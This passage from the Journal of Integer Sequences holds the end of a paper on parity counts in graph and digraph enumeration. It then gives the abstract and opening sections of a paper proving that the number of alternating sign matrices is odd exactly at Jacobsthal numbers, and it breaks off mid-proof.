The same result is valid for (weakly) connected labeled digraphs Δ (see my comment in [22]); in the proof we need only use the generating function $(1+x)^{n(n-1)}$ instead of $(1+x)^{n(n-1)/2}$.

4.1.3 Symmetric relations

For the class of graphs with loops Γ_{l}, the same proof with $(1+x)^{n(n+1)/2}$ instead of $(1+x)^{n(n-1)/2}$ results in $\mathbf{a}(z,-1) = 0$ and $\mathbf{c}(n,-1) = 0$. Hence

$$c_{\mathrm{E}}(\Gamma_{\mathrm{l}},n) = c_{\mathrm{O}}(\Gamma_{\mathrm{l}},n) = c(\Gamma_{\mathrm{l}},n)/2$$

(by complementarity, this is evident for $n \equiv 1, 2 \pmod 4$).

4.1.4 Oriented graphs

For oriented graphs Ω, we work with the polynomials $\mathbf{a}(n,x) = (1+2x)^{n(n-1)/2}$, so that $\mathbf{a}(n,-1) = (-1)^{n(n-1)/2}$. Now $\mathbf{a}(z,-1) = \cos(z) + \sin(z) - 1$ and

$$\mathbf{c}(\Omega,z,-1) = \log(\cos(z) + \sin(z)).$$

Therefore
$c_{\mathrm{E}}(\Omega,n) - c_{\mathrm{O}}(\Omega,n) = [1, -2, 4, -16, 80, -512, 3904, -34816, \ldots]$, which is A000831 (the expansion of $(1+\tan x)/(1-\tan x)$) up to alternating signs.
$c_{\mathrm{E}}(\Omega,n) + c_{\mathrm{O}}(\Omega,n) = c(\Omega,n) = [1, 2, 20, 624, 55248, 13982208, \ldots] =$ A054941. Thus
$c_{\mathrm{E}}(\Omega,n) = [1, 0, 12, 304, 27664, 6990848, \ldots] =$ A054942 and
$c_{\mathrm{O}}(\Omega,n) = [0, 2, 8, 320, 27584, 6991360, \ldots] =$ A054943.

4.1.5 Strongly connected digraphs

Proposition. *For labeled strong digraphs,*

$$s_{\mathrm{E}}(\Delta,n) - s_{\mathrm{O}}(\Delta,n) = (n-1)!\,. \tag{5}$$

Remark. This is the *Amer. Math. Monthly* problem [15] mentioned earlier without proof in [22].

Proof. Let $s(n,N) = s(\Delta,n,N)$. The left-hand difference in (5) is $\mathbf{s}(n,-1)$. According to [11] (cf. also [26]),

$$\mathbf{s}(z,x) = -\log(1 - \mathbf{v}(z,x)),$$

where $\mathbf{v}(z,x) = \sum_{n\geq 1} \mathbf{v}(n,x)z^n/n!$, $\mathbf{v}(n,x) = \mathbf{a}(n,x)\,\mathbf{u}(n,x)$, $\mathbf{a}(n,x) = (1+x)^{n(n-1)/2}$, $\mathbf{a}(z,x) = \sum_{n\geq 1} \mathbf{a}(n,x)z^n/n!$ (hence $a(n,N) = a(\Gamma,n,N)$ is the number of all labeled undirected graphs) and

$$\mathbf{u}(z,x) = \sum_{n\geq 1} \mathbf{u}(n,x)\frac{z^n}{n!} = 1 - \frac{1}{1+\mathbf{a}(z,x)}. \tag{6}$$

As we saw in 4.1.1, $\mathbf{a}(n,-1) = 0$ for $n > 1$. Moreover, $\mathbf{a}(1,-1) = \mathbf{u}(1,-1) = 1$. Therefore $\mathbf{v}(z,-1) = z$, whence $\mathbf{s}(z,-1) = -\log(1-z)$ and $\mathbf{s}(n,-1) = (n-1)!$. ∎

Different proofs can be found in [24].

Corollary.

$$s_{\mathrm{E}}(\Delta,n) = \frac{s(\Delta,n) + (n-1)!}{2}$$

and

$$s_{\mathrm{O}}(\Delta,n) = \frac{s(\Delta,n) - (n-1)!}{2}.$$

Thus, from $s(\Delta,n) = [1, 1, 18, 1606, 565080, \ldots]$ = A003030, we obtain $s_{\mathrm{E}}(\Delta,n) = [1, 1, 10, 806, 282552, \ldots]$ = A054944 and $s_{\mathrm{O}}(\Delta,n) = [0, 0, 8, 800, 282528, \ldots]$ = A054945.

Let

$$v(n) = v(\Delta,n) = 2^{n(n-1)/2}u(n),$$

where the e.g.f. $\mathbf{u}(z) = 1 - 1/(1+\mathbf{a}(z))$ and $\mathbf{a}(z) = \sum_{n\geq 1} 2^{n(n-1)/2}z^n/n!$. It is known that $u(n)$ enumerates strong labeled tournaments (see, e.g., [7], (5.2.4)). So this is the sequence $u(n) = s(\Theta,n) = [1, 0, 2, 24, 544, 22320, 1677488, \ldots]$ = A054946. The factors $2^{n(n-1)/2}$ form the sequence $a(\Gamma,n) = a(\Theta,n) = [1, 2, 8, 64, 1024, 32768, 2097152, \ldots]$ = A006125. Thus $v(n) = [1, 0, 16, 1536, 557056, 731381760, \ldots]$ = A054947.

4.1.6 A digression: semi-strong digraphs

As we pointed out in [11], $v(n) = s^{\mathrm{O}}(\Delta,n) - s^{\mathrm{E}}(\Delta,n)$, where $s^{\mathrm{E}}(\Delta,n)$ and $s^{\mathrm{O}}(\Delta,n)$ are the numbers of semi-strong digraphs (see 2.2) with an even and odd *number of components*. Moreover, $s^{\mathrm{O}}(\Delta,n) + s^{\mathrm{E}}(\Delta,n) = s^{\mathrm{W}}(\Delta,n)$, where $s^{\mathrm{W}}(\Delta,n)$ denotes the number of labeled semi-strong digraphs, which is easily expressed via $s(\Delta,n)$ by the EXP transformation [4, 20]. This provides a way to evaluate $s^{\mathrm{E}}(\Delta,n)$ and $s^{\mathrm{O}}(\Delta,n)$. Specifically, $s^{\mathrm{W}}(\Delta,n) = [1, 2, 22, 1688, 573496, 738218192, \ldots]$ = A054948, $s^{\mathrm{O}}(\Delta,n) = [1, 1, 19, 1612, 565276, 734799976, \ldots]$ = A054949 and $s^{\mathrm{E}}(\Delta,n) = [0, 1, 3, 76, 8220, 3418216, \ldots]$ = A054950.

There is a similar formula for the corresponding odd-even difference for unlabeled semi-strong digraphs with *mutually non-isomorphic components*: $V(n) = S^{\mathrm{O}}(\Delta,n) - S^{\mathrm{E}}(\Delta,n)$. This alternating sum plays a key role in the enumeration of unlabeled strongly connected digraphs [11]: $1 - \sum_n V(n)z^n = \prod_n (1-z^n)^{S(\Delta,n)}$. From these formulae one can extract $S^{\mathrm{E}}(\Delta,n)$ and $S^{\mathrm{O}}(\Delta,n)$. First we need to evaluate $V(n)$. In [11] we gave a direct (though difficult) formula and numerical data for the corresponding two-parametric function $V(n,N)$. But now we may proceed in the opposite direction, using the above expression and known values of $S(\Delta,n)$. Numerically, $S(\Delta,n) = [1, 1, 5, 83, 5048, 1047008, \ldots]$ = A035512, whence we evaluate

$V(n) = [1, 1, 4, 78, 4960, 1041872, \dots] =$ A054951. Now $S^{\mathrm{O}}(\Delta, n) + S^{\mathrm{E}}(\Delta, n) = S^{\mathrm{W}}(\Delta, n)$, the number of semi-strong digraphs with pairwise different components. We have $1 + \sum_n S^{\mathrm{W}}(\Delta, n) z^n = \prod_n (1 + z^n)^{S(\Delta, n)}$ (this series corresponds to the WEIGH transformation [4, 5, 20]). Therefore
$S^{\mathrm{W}}(\Delta, n) = [1, 1, 6, 88, 5136, 1052154, \dots] =$ A054952. Thus
$S^{\mathrm{O}}(\Delta, n) = [1, 1, 5, 83, 5048, 1047013, \dots] =$ A054953 and
$S^{\mathrm{E}}(\Delta, n) = [0, 0, 1, 5, 88, 5141, \dots] =$ A054954.

Evidently, other types of disconnected (di)graphs, labeled or unlabeled, specified by the parity of the number of components are also worth considering.

4.1.7 Eulerian digraphs

The next assertion is new.

Proposition. *For labeled balanced digraphs,*

$$a_{\mathrm{E}}(\Delta_{\mathrm{e}}, n) = \frac{a(\Delta_{\mathrm{e}}, n) + n!}{2} \tag{7_{E}}$$

and

$$a_{\mathrm{O}}(\Delta_{\mathrm{e}}, n) = \frac{a(\Delta_{\mathrm{e}}, n) - n!}{2}. \tag{7_{O}}$$

For labeled Eulerian (i.e. connected balanced) digraphs,

$$c_{\mathrm{E}}(\Delta_{\mathrm{e}}, n) = \frac{c(\Delta_{\mathrm{e}}, n) + (n-1)!}{2} \tag{8_{E}}$$

and

$$c_{\mathrm{O}}(\Delta_{\mathrm{e}}, n) = \frac{c(\Delta_{\mathrm{e}}, n) - (n-1)!}{2}. \tag{8_{O}}$$

Proof. According to Theorem 2 of [10], the o.g.f. $\mathbf{a}(\Delta_{\mathrm{e}}, n, x)$ of balanced digraphs can be expressed by a formula in terms of m-roots of unity, $m \geq n$. Choosing $m = n$, and putting $x := -1$, we have from that formula,

$$\mathbf{a}(\Delta_{\mathrm{e}}, n, -1) = n^{-n} n! \prod_{1 \leq k \neq l \leq n} (1 - w^{k-l}),$$

where w is a primitive n-root of unity. Thus

$$\mathbf{a}(\Delta_{\mathrm{e}}, n, -1) = n^{-n} n! \prod_{r=1}^{n} (1 - w^r)^n.$$

But $\prod_r (1 - w^r) = n$, since this is merely the polynomial $(z^n - 1)/(z - 1)$ evaluated at $z = 1$. Thus,

$$\mathbf{a}(\Delta_{\mathrm{e}}, n, -1) = n!$$

This implies formulae (7_{E}) and (7_{O}).

Now, for connected balanced digraphs, $c_{\mathrm{E}}(\Delta_{\mathrm{e}}, n) - c_{\mathrm{O}}(\Delta_{\mathrm{e}}, n) = \mathbf{c}(\Delta_{\mathrm{e}}, n, -1)$. As usual, $\mathbf{c}(\Delta_{\mathrm{e}}, z, x) = \log(1 + \mathbf{a}(\Delta_{\mathrm{e}}, z, x))$. By the above formulae, $\mathbf{a}(\Delta_{\mathrm{e}}, z, -1) = z/(1 - z)$, thus we have $\log(1 + z/(1 - z)) = \sum_{n \geq 1} z^n/n$ and $\mathbf{c}(\Delta_{\mathrm{e}}, n, -1) = (n-1)!$. ∎

Numerically we obtain the following sequences:
$a(\Delta_{\mathrm{e}}, n) = [1, 2, 10, 152, 7736, 1375952, \dots] =$ A007080 whence by (7_{E}),
$a_{\mathrm{E}}(\Delta_{\mathrm{e}}, n) = [1, 2, 8, 88, 3928, 688336, \dots] =$ A054955, and by (7_{O}),
$a_{\mathrm{O}}(\Delta_{\mathrm{e}}, n) = [0, 0, 2, 64, 3808, 687616, \dots] =$ A054956. Now (by the LOG transformation),
$c(\Delta_{\mathrm{e}}, n) = [1, 1, 6, 118, 7000, 1329496, \dots] =$ A054957 so that
$c_{\mathrm{E}}(\Delta_{\mathrm{e}}, n) = [1, 1, 4, 62, 3512, 664808, \dots] =$ A054958 and
$c_{\mathrm{O}}(\Delta_{\mathrm{e}}, n) = [0, 0, 2, 56, 3488, 664688, \dots] =$ A054959.

4.2 Unlabeled graphs

Here we restrict ourselves to one class of graphs, Γ (but compare also 4.1.6). Consider the difference $A_{\mathrm{E}}(\Gamma,n) - A_{\mathrm{O}}(\Gamma,n)$. This is clearly the value at $x = -1$ of the corresponding o.g.f. $\mathbf{A}(\Gamma,n,x) = \sum_N A(\Gamma,n,N)x^N$. According to the Pólya enumeration theorem (see for example [7], (4.1.8)),

$$\mathbf{A}(\Gamma,n,x) = \mathbf{Z}(\mathrm{S}_n^{(2)}, 1+x, 1+x^2, \ldots),$$

where $\mathbf{Z}(\mathrm{S}_n^{(2)}, z_1, z_2, \ldots)$ denotes the cycle index of the symmetric group S_n in its induced action on the 2-subsets of vertices. Thus

$$A_{\mathrm{E}}(\Gamma,n) - A_{\mathrm{O}}(\Gamma,n) = \mathbf{Z}(\mathrm{S}_n^{(2)}, 0, 2, 0, 2, \ldots). \tag{9}$$

We see that the right-hand side coincides with the formula (6.2.3) in [7] for the number $G(\Gamma,n)$ of self-complementary graphs. Thus [23], $A_{\mathrm{E}}(\Gamma,n) - A_{\mathrm{O}}(\Gamma,n) = G(\Gamma,n)$. But
$A_{\mathrm{E}}(\Gamma,n) + A_{\mathrm{O}}(\Gamma,n) = A(\Gamma,n)$. Therefore

$$A_{\mathrm{E}}(\Gamma,n) = \frac{A(\Gamma,n) + G(\Gamma,n)}{2} \tag{10_{E}}$$

and

$$A_{\mathrm{O}}(\Gamma,n) = \frac{A(\Gamma,n) - G(\Gamma,n)}{2}. \tag{10_{O}}$$

So, comparing formulae (10_{E}) and (3), we obtain the following identity:

$$A_{\mathrm{E}}(\Gamma,n) = K(\Gamma,n).$$

We note also that $A_{\mathrm{E}}(\Gamma,n) = A_{\mathrm{O}}(\Gamma,n) = A(\Gamma,n)/2$ if $n = 4k+2$ or $4k+3$.

From the numerical data for $A(\Gamma,n)$ and $G(\Gamma,n)$ (or, instead, $K(\Gamma,n)$) presented in 3.1.1, one gets $A_{\mathrm{O}}(\Gamma,n) = [0, 1, 2, 5, 16, 78, 522, 6168, 137316, \ldots] =$ A054960.

Similar assertions are valid for arbitrary digraphs and some other classes of graphs.

5 Concluding remark

In principle, there is an easy way to obtain numerous new sequences from known ones. Namely, if $a(n)$ and $b(n)$ count objects of two types, then of course their product $a(n)b(n)$ counts ordered pairs of objects, and their sum $a(n) + b(n)$ counts objects of their disjoint union. As a rule this can hardly be considered as a really fruitful idea: in general, such pairs and the union are unnatural. But sometimes, the term-by-term product (and, still more often, the sum) of two sequences turns out to have a natural interpretation, though possibly unexpected. In this work we encountered various sequences that can be presented as the semi-sum or sum of two other sequences. Only one sequence (namely, $v(n)$ in 4.1.5) was presented as the product of two sequences (one of which is, moreover, primitive). Several more such examples can be found in [9]. As far as I know, no systematic investigations of such meaningful operations has been undertaken so far.

References

[1] B. Bagchi and B. Datta, A structure theorem for pseudomanifolds, *Discr. Math.*, **188** (1998), 41–60.

[2] D. Bar-Natan, On the Vassiliev knot invariants, *Topology*, **34** (1995), 423–472.

[3] E. A. Bender and E. R. Canfield, Enumeration of connected invariant graphs, *J. Combin. Th.*, **B34** (1983), 268–278.

[4] M. Bernstein and N. J. A. Sloane, Some canonical sequences of integers, *Linear Alg. & Its Appl.*, **226–228** (1995), 57–72.

[5] P. J. Cameron, Some sequences of integers, *Discr. Math.*, **75** (1989), 89–102.

[6] R. Frucht and F. Harary, Self-complementary generalized orbits of a permutation group, *Canad. Math. Bull.*, **17** (1974), 203–208.

[7] F. Harary, E. M. Palmer, *Graphical Enumeration*, Acad.Press, N.Y. (1973).

[8] D. E. Knuth. *Axioms and Hulls.* Lect. Notes Comput. Sci., **606**, Springer-Verlag, Berlin (1992).

[9] L. M. Koganov, V. A. Liskovets and T. R. S. Walsh, Total vertex enumeration in rooted planar maps, *Ars Combin.* **54** (2000), 149–160.

[10] V. A. Liskovets, On the number of Eulerian digraphs and homogeneous tournaments, *Vesci AN BSSR* (ser. fiz.-mat. n.), No 1 (1971), 22–27 (in Russian).

[11] V. A. Liskovets, A contribution to the enumeration of strongly connected digraphs, *Dokl. AN BSSR*, **17**, No 12 (1973), 1077–1080 (in Russian).

[12] V. A. Liskovets, On a general enumerative scheme for labeled graphs, *Dokl. AN BSSR*, **21**, No 6 (1977), 496–499 (in Russian).

[13] V. A. Liskovets, Enumeration of nonisomorphic planar maps, *Selecta Math. Soviet.*, **4** (1985), 304–323.

[14] E. M. Palmer and R. W. Robinson, Enumeration of self-dual configurations, *Pacif. J. Math.*, **110** (1984), 203–221.

[15] J. Propp, Problem #10620, *Amer. Math. Monthly*, **104** (1997), 870.

[16] S. J. Quinn, Factorisation of complete bipartite graphs into two isomorphic subgraphs, *Combinatorial Mathematics VI* (A. Horadam and W. D. Wallis eds.), *Lect. Notes in Math.*, *748*, Springer, Berlin (1979), 98–111.

[17] R. W. Robinson, Counting graphs with a duality property, *Combinatorics* (Proc. 8th Brit. Comb. Conf., Swansea, 1981), *Lond. Math. Soc. Lect. Notes Ser.*, **52** (1981), 156–186.

[18] N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at http://www.research.att.com/∼njas/sequences/

[19] N. J. A. Sloane, Help File for Superseeker, *a sub-page of* [18] (1999).

[20] N. J. A. Sloane, Transformations of Integer Sequences, *a sub-page of* [18] (2001).

[21] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego (1995).

[22] Solution of problem #6673, *Amer. Math. Monthly*, **101** (1994), 686–687.

[23] Solution of problem #10285, *Amer. Math. Monthly*, **103** (1996), 268–269.

[24] Solution of problem #10620, *Amer. Math. Monthly* **106** (1999), 865–867.

[25] A. Stoimenow, On the number of chord diagrams, *Discr. Math.* **218** (2000), 209–233.

[26] E. M. Wright, The number of strong digraphs, *Bull. London Math. Soc.*, **3** (1971), 348–350.

(Concerned with sequences A000016 A000088 A000171 A000273 A000568 A000595 A000666 A000717 A000831 A001174 A001187 A001349 A001437 A002499 A002500 A002785 A003027 A003030 A003085 A003086 A005176 A005177 A005639 A006125 A006384 A006385 A006799 A006800 A006849 A007080 A007147 A007769 A007869

A018191 A029849 A035512 A049287 A049289 A049297 A049309 A053763 A054499 A054913 A054914 A054915 A054916 A054917 A054918 A054919 A054920 A054921 A054922 A054924 A054926 A054927 A054928 A054929 A054930 A054931 A054932 A054933 A054934 A054935 A054936 A054937 A054938 A054939 A054940 A054941 A054942 A054943 A054944 A054945 A054946 A054947 A054948 A054949 A054950 A054951 A054952 A054953 A054954 A054955 A054956 A054957 A054958 A054959 A054960 A059735 A059736)

Received Dec. 30, 1999, revised version received May 24, 2000, published in Journal of Integer Sequences Feb. 9, 2001.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3
(2000), Article 00.2.3

Jacobsthal Numbers and Alternating Sign Matrices

Darrin D. Frey and James A. Sellers
Department of Science and Mathematics
Cedarville College
Cedarville, OH 45314
Email addresses: freyd@cedarville.edu and sellersj@cedarville.edu

Abstract: Let A(n) denote the number of n×n alternating sign matrices and J_m the m^{th} Jacobsthal number. It is known that

$$A(n) = \prod_{l=0}^{n-1} \frac{(3l+1)!}{(n+l)!}.$$

The values of A(n) are in general highly composite. The goal of this paper is to prove that A(n) is odd if and only if n is a Jacobsthal number, thus showing that A(n) is odd infinitely often.

Full version: pdf, dvi, ps

(Concerned with sequences A001045, A001859, A005130.)

Received Jan. 13, 2000; published in Journal of Integer Sequences June 1, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.2.3

Jacobsthal Numbers and Alternating Sign Matrices

Darrin D. Frey and James A. Sellers

Department of Science and Mathematics
Cedarville College
Cedarville, OH 45314

Email addresses: freyd@cedarville.edu and sellersj@cedarville.edu

Abstract

Let $A(n)$ denote the number of $n \times n$ alternating sign matrices and J_m the m^{th} Jacobsthal number. It is known that

$$A(n) = \prod_{\ell=0}^{n-1} \frac{(3\ell+1)!}{(n+\ell)!}.$$

The values of $A(n)$ are in general highly composite. The goal of this paper is to prove that $A(n)$ is odd if and only if n is a Jacobsthal number, thus showing that $A(n)$ is odd infinitely often.

2000 *Mathematics Subject Classification*: 05A10, 15A15
Keywords: alternating sign matrices, Jacobsthal numbers

1 Introduction

In this paper we relate two seemingly unrelated areas of mathematics: alternating sign matrices and Jacobsthal numbers. We begin with a brief discussion of alternating sign matrices.

An $n \times n$ alternating sign matrix is an $n \times n$ matrix of 1s, 0s and -1s such that

- the sum of the entries in each row and column is 1, and
- the signs of the nonzero entries in every row and column alternate.

Alternating sign matrices include permutation matrices, in which each row and column contains only one nonzero entry, a 1.

For example, the seven 3×3 alternating sign matrices are

$$\begin{pmatrix} 1 & 0 & 0 \\ 0 & 1 & 0 \\ 0 & 0 & 1 \end{pmatrix}, \begin{pmatrix} 1 & 0 & 0 \\ 0 & 0 & 1 \\ 0 & 1 & 0 \end{pmatrix}, \begin{pmatrix} 0 & 0 & 1 \\ 1 & 0 & 0 \\ 0 & 1 & 0 \end{pmatrix}, \begin{pmatrix} 0 & 0 & 1 \\ 0 & 1 & 0 \\ 1 & 0 & 0 \end{pmatrix},$$

$$\begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 0 \\ 0 & 0 & 1 \end{pmatrix}, \begin{pmatrix} 0 & 1 & 0 \\ 0 & 0 & 1 \\ 1 & 0 & 0 \end{pmatrix}, \begin{pmatrix} 0 & 1 & 0 \\ 1 & -1 & 1 \\ 0 & 1 & 0 \end{pmatrix}.$$

The determination of a closed formula for $A(n)$ was undertaken by a variety of mathematicians over the last 25 years or so. David Bressoud's text [1] chronicles these endeavors and discusses the underlying mathematics in a very readable way. See also the survey article [2] by Bressoud and Propp.

As noted in [1], a formula for $A(n)$ is given by

$$A(n) = \prod_{\ell=0}^{n-1} \frac{(3\ell+1)!}{(n+\ell)!}. \tag{1}$$

It is clear from this that, for most values of n, $A(n)$ will be highly composite. The following table shows the first few values of $A(n)$ (sequence A005130 in [8]). Other sequences related to alternating sign matrices can also be found in [8].

n	$A(n)$	Prime Factorization of $A(n)$
1	1	1
2	2	2
3	7	7
4	42	$2 \cdot 3 \cdot 7$
5	429	$3 \cdot 11 \cdot 13$
6	7436	$2^2 \cdot 11 \cdot 13^2$
7	218348	$2^2 \cdot 13^2 \cdot 17 \cdot 19$
8	10850216	$2^3 \cdot 13 \cdot 17^2 \cdot 19^2$
9	911835460	$2^2 \cdot 5 \cdot 17^2 \cdot 19^3 \cdot 23$
10	129534272700	$2^2 \cdot 3 \cdot 5^2 \cdot 7 \cdot 17 \cdot 19^3 \cdot 23^2$
11	31095744852375	$3^2 \cdot 5^3 \cdot 7 \cdot 19^2 \cdot 23^3 \cdot 29 \cdot 31$
12	12611311859677500	$2^2 \cdot 3^3 \cdot 5^4 \cdot 19 \cdot 23^3 \cdot 29^2 \cdot 31^2$
13	8639383518297652500	$2^2 \cdot 3^5 \cdot 5^4 \cdot 23^2 \cdot 29^3 \cdot 31^3 \cdot 37$
14	9995541355448167482000	$2^4 \cdot 3^5 \cdot 5^3 \cdot 23 \cdot 29^4 \cdot 31^4 \cdot 37^2$
15	1952907623466127710489720 0	$2^4 \cdot 3^3 \cdot 5^2 \cdot 29^4 \cdot 31^5 \cdot 37^3 \cdot 41 \cdot 43$
16	64427185703425689356896743840	$2^5 \cdot 3^2 \cdot 5 \cdot 11 \cdot 29^3 \cdot 31^5 \cdot 37^4 \cdot 41^2 \cdot 43^2$
17	35886920191613760144748615641 7296	$2^4 \cdot 3 \cdot 7^2 \cdot 11 \cdot 29^2 \cdot 31^4 \cdot 37^5 \cdot 41^3 \cdot 43^3 \cdot 47$
18	33748606392587505622695144915229254 56	$2^4 \cdot 7^3 \cdot 13 \cdot 29 \cdot 31^3 \cdot 37^6 \cdot 41^4 \cdot 43^4 \cdot 47^2$
19	53580350833984348888878646149709092313244	$2^2 \cdot 7^3 \cdot 13^2 \cdot 31^2 \cdot 37^6 \cdot 41^5 \cdot 43^5 \cdot 47^3 \cdot 53$
20	14360389347155382009131556826370512043768272 12	$2^2 \cdot 7^4 \cdot 13^2 \cdot 31 \cdot 37^5 \cdot 41^6 \cdot 43^6 \cdot 47^4 \cdot 53^2$
21	64971294999808427895847904380524143538858551437757	$7^5 \cdot 13 \cdot 37^4 \cdot 41^6 \cdot 43^7 \cdot 47^5 \cdot 53^3 \cdot 59 \cdot 61$
22	49620078383178087274695032966086932318270942177997313 04	$2^3 \cdot 3 \cdot 7^6 \cdot 37^3 \cdot 41^5 \cdot 43^7 \cdot 47^6 \cdot 53^4 \cdot 59^2 \cdot 61^2$

Table 1: Values of $A(n)$

Examination of this table and further computer calculations reveals that the first few values of n for which $A(n)$ is odd are

$$1, 3, 5, 11, 21, 43, 85, 171.$$

These appear to be the well–known *Jacobsthal numbers* $\{J_n\}$ (sequence A001045 in [8]). They are defined by the recurrence

$$J_{n+2} = J_{n+1} + 2J_n \ , \tag{2}$$

with initial values $J_0 = 1$ and $J_1 = 1$.

This sequence has a rich history, especially in view of its relationship to the Fibonacci numbers. For examples of recent work involving the Jacobsthal numbers, see [3], [4], [5] and [6].

The goal of this paper is to prove that this is no coincidence: for a positive integer n, $A(n)$ is odd if and only if n is a Jacobsthal number.

2 The Necessary Machinery

To show that $A(J_m)$ is odd for each positive integer m, we will show that the number of factors of 2 in the prime decomposition of $A(J_m)$ is zero. To accomplish this, we develop formulas for the number of factors of 2 in

$$N(n) = \prod_{\ell=0}^{n-1} (3\ell+1)! \qquad \text{and} \qquad D(n) = \prod_{\ell=0}^{n-1} (n+\ell)! \ .$$

Once we prove that the number of factors of 2 is the same for $N(J_m)$ and $D(J_m)$, but not the same for $N(n)$ and $D(n)$ if n is not a Jacobsthal number, we will have our result.

We will make frequent use of the following lemma. For a proof, see for example [7, Theorem 2.29].

Lemma 2.1. *The number of factors of a prime p in $N!$ is equal to*

$$\sum_{k\geq 1} \left\lfloor \frac{N}{p^k} \right\rfloor .$$

It follows that the number of factors of 2 in $N(n)$ is

$$N^{\#}(n) = \sum_{\ell=0}^{n-1} \sum_{k\geq 1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = \sum_{k\geq 1} N_k^{\#}(n)$$

where

$$N_k^{\#}(n) = \sum_{\ell=0}^{n-1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor . \tag{3}$$

Similarly, the number of factors of 2 in $D(n)$ is given by

$$D^{\#}(n) = \sum_{\ell=0}^{n-1} \sum_{k\geq 1} \left\lfloor \frac{n+\ell}{2^k} \right\rfloor = \sum_{k\geq 1} D_k^{\#}(n)$$

where

$$D_k^{\#}(n) = \sum_{\ell=0}^{n-1} \left\lfloor \frac{n+\ell}{2^k} \right\rfloor . \tag{4}$$

For use below we note that the recurrence for the Jacobsthal numbers implies the following explicit formula (cf. [9]).

Theorem 2.2. *The m^{th} Jacobsthal number J_m is given by*

$$J_m = \frac{2^{m+1} + (-1)^m}{3}. \tag{5}$$

3 Formulas for $N_k^{\#}(n)$ and $D_k^{\#}(n)$

Lemma 3.1. *The smallest value of ℓ for which*

$$\left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = m,$$

where m and k are positive integers and $k \geq 2$, is

$$\begin{cases} \frac{m}{3}2^k & \text{if} \quad m \equiv 0 \pmod 3 \\ \frac{m-1}{3}2^k + J_{k-1} & \text{if} \quad m \equiv 1 \pmod 3 \\ \frac{m-2}{3}2^k + J_k & \text{if} \quad m \equiv 2 \pmod 3. \end{cases}$$

Proof. Suppose $m \equiv 0 \pmod 3$ and $\ell = \dfrac{m}{3}2^k$. Then

$$\left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = \left\lfloor \frac{3\left(\frac{m}{3}2^k\right)+1}{2^k} \right\rfloor = \left\lfloor \frac{m2^k}{2^k} + \frac{1}{2^k} \right\rfloor = m,$$

and no smaller value of ℓ yields m since the numerators differ by multiples of three.

If $m \equiv 1 \pmod 3$ and $\ell = \dfrac{m-1}{3}2^k + J_{k-1}$, then

$$\begin{aligned} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor &= \left\lfloor \frac{3\left(\frac{m-1}{3}2^k + J_{k-1}\right)+1}{2^k} \right\rfloor \\ &= \left\lfloor \frac{(m-1)2^k + 3\left(\frac{2^k+(-1)^{k-1}}{3}\right)+1}{2^k} \right\rfloor \\ &= \left\lfloor \frac{(m-1)2^k + 2^k + (-1)^{k-1}+1}{2^k} \right\rfloor \\ &= m, \quad \text{if } k \geq 2, \end{aligned}$$

and no smaller value of ℓ yields m.

If $m \equiv 2 \pmod 3$ and $\ell = \dfrac{m-2}{3}2^k + J_k$, then

$$\begin{aligned} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor &= \left\lfloor \frac{3\left(\frac{m-2}{3}2^k + J_k\right)+1}{2^k} \right\rfloor \\ &= \left\lfloor \frac{(m-2)2^k + 3\left(\frac{2^{k+1}+(-1)^k}{3}\right)+1}{2^k} \right\rfloor \\ &= \left\lfloor \frac{(m-2)2^k + 2^{k+1} + (-1)^k+1}{2^k} \right\rfloor \\ &= m, \end{aligned}$$

and no smaller value of ℓ yields m. □

Lemma 3.2. *For any positive integer k, $J_{k-1} + J_k = 2^k$.*

Proof. Immediate from (5). □

Lemma 3.3. *For any positive integer k,*

$$\sum_{v=0}^{2^k-1} \left\lfloor \frac{3v+1}{2^k} \right\rfloor = 2^k.$$

Proof. The result is immediate if $k = 1$. If $k \geq 2$, then by Lemma 3.1, J_{k-1} is the smallest value of v for which $\left\lfloor \frac{3v+1}{2^k} \right\rfloor = 1$ and J_k is the smallest value of v for which $\left\lfloor \frac{3v+1}{2^k} \right\rfloor = 2$. Thus

$$\begin{aligned}
\sum_{v=0}^{2^k-1} \left\lfloor \frac{3v+1}{2^k} \right\rfloor &= 0 \times J_{k-1} + 1 \times [(J_k - 1) - (J_{k-1} - 1)] + 2 \times [(2^k - 1) - (J_k - 1)] \\
&= J_k - J_{k-1} + 2(2^k - J_k) \\
&= 2^{k+1} - 2^k \quad \text{by Lemma 3.2} \\
&= 2^k \ .
\end{aligned}$$

□

Theorem 3.4. *Let $n = 2^k q + r$, where q is a nonnegative integer and $0 \leq r < 2^k$. Then*

$$N_k^{\#}(n) = \left(\frac{n-r}{2^{k+1}}\right)(3(n-r) - 2^k) + tail(n) \tag{6}$$

where

$$tail(n) = \begin{cases} 3qr & \text{if} \quad 0 \leq r \leq J_{k-1} \\ 3qr + (r - J_{k-1}) & \text{if} \quad J_{k-1} < r \leq J_k \\ (3q+2)r - 2^k & \text{if} \quad J_k < r < 2^k. \end{cases} \tag{7}$$

Proof. To analyze the sum

$$N_k^{\#}(n) = \sum_{\ell=0}^{n-1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor$$

we let $\ell = 2^k u + v$, where $0 \leq v < 2^k$. Then

$$\left\lfloor \frac{3\ell+1}{2^k} \right\rfloor = \left\lfloor \frac{3(2^k u + v) + 1}{2^k} \right\rfloor = \left\lfloor \frac{2^k(3u)}{2^k} + \frac{3v+1}{2^k} \right\rfloor = 3u + \left\lfloor \frac{3v+1}{2^k} \right\rfloor.$$

Thus

$$\begin{aligned}
\sum_{\ell=0}^{2^k q - 1} \left\lfloor \frac{3\ell+1}{2^k} \right\rfloor &= \sum_{u=0}^{q-1} \sum_{v=0}^{2^k-1} \left(3u + \left\lfloor \frac{3v+1}{2^k} \right\rfloor\right) \\
&= \sum_{u=0}^{q-1} \left((3u)2^k + \sum_{v=0}^{2^k-1} \left\lfloor \frac{3v+1}{2^k} \right\rfloor\right) \\
&= \sum_{u=0}^{q-1} ((3u)2^k + 2^k) \quad \text{by Lemma 3.3} \\
